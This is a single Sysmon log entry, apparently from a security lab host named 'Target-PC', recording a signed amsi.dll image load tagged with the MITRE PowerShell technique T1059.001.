>	2/23/26 11:53:56.453 PM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon'><EventRecordID>20509</EventRecordID><Data Name='RuleName'>technique_id=T1059.001,technique_name=PowerShell</Data><Data Name='UtcTime'>2026-02-23T23:53:56.4531613Z</Data><Data Name='ImageLoaded'>C:\Windows\System32\amsi.dll</Data><Data Name='FileVersion'>10.0.19041.4</Data><Data Name='OriginalFileName'>amsi.dll</Data><Data Name='Hashes'>SHA1=347368018E1DAAF4F52C9</Data><Data Name='Signature'>Microsoft Windows</Data><Data Name='SignatureStatus'>Valid</Data></Event> host = Target-PC   source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational   sourceCategory = System